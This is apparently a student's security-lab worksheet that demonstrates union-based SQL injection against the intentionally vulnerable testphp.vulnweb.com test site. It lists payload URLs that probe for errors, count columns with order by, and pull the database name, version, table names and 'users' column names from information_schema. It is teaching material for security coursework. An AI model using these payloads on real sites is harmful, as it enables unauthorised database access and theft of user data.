CHANDIGARH UNIVERSITY
Discover. Learn. Empower.

Experiment 1.3


Student Name : Ritik Pathania
UID : 20BCS1743
Section : 601 B
Subject Code : 20CSP-338
Subject Name : Web and Mobile Security Lab

Aim: Working of SQL injection attack.


Requirements: PC with Windows 7 or above.

Steps for the experiment: HTML injection


1. Open the given below targeted URL in the browser. http://testphp.vulnweb.com/




2. Go to http://testphp.vulnweb.com/listproducts.php?cat=1



3. You'll inject the malicious code http://testphp.vulnweb.com/listproducts.php?cat=-1'




4. Put the random number, http://testphp.vulnweb.com/listproducts.php?cat=-1 order by 11 clauses to check the row (tuple).




5. Information gathering

- To check the database name, Go to http://testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,2,3,4,5,6,7,8,9,10, database()--




- To check the database version, Go to http://testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,2,3,4,5,6,7,8,9,10, version()--




6. Information to be fetch

- Table name: http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=database()--



- Column name: http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(column_name)%20from%20information_schema.columns%20where%20table_name= 0x7573657273



Output: In the above screenshots you can see we have got an error message which means the running site is infected by SQL injection. Maybe we can get some important data from the users' table, so let's penetrate more inside. Again Use the Concat function for table users for retrieving its entire column names. We successfully retrieve all eight column names from inside the table users.

Learning outcomes (What I have learnt):

1. Detect SQL Injection
2. SQL Injection Techniques
3. Launch a SQL Injection Attack Launch a SQL Injection Attack from the command line (URL).

Evaluation Grid (To be created per the SOP and Assessment guidelines):

Sr. No.	Parameters	Marks Obtained	Maximum Marks
1.	Worksheet completion including writing learning objectives/Outcomes. (To be submitted at the end of the day).		
2.	Post-Lab Quiz Result.		
3.	Student Engagement in Simulation/Demonstration/Performance and Controls/Pre-Lab Questions.		
	Signature of Faculty (with Date):	Total Marks Obtained:	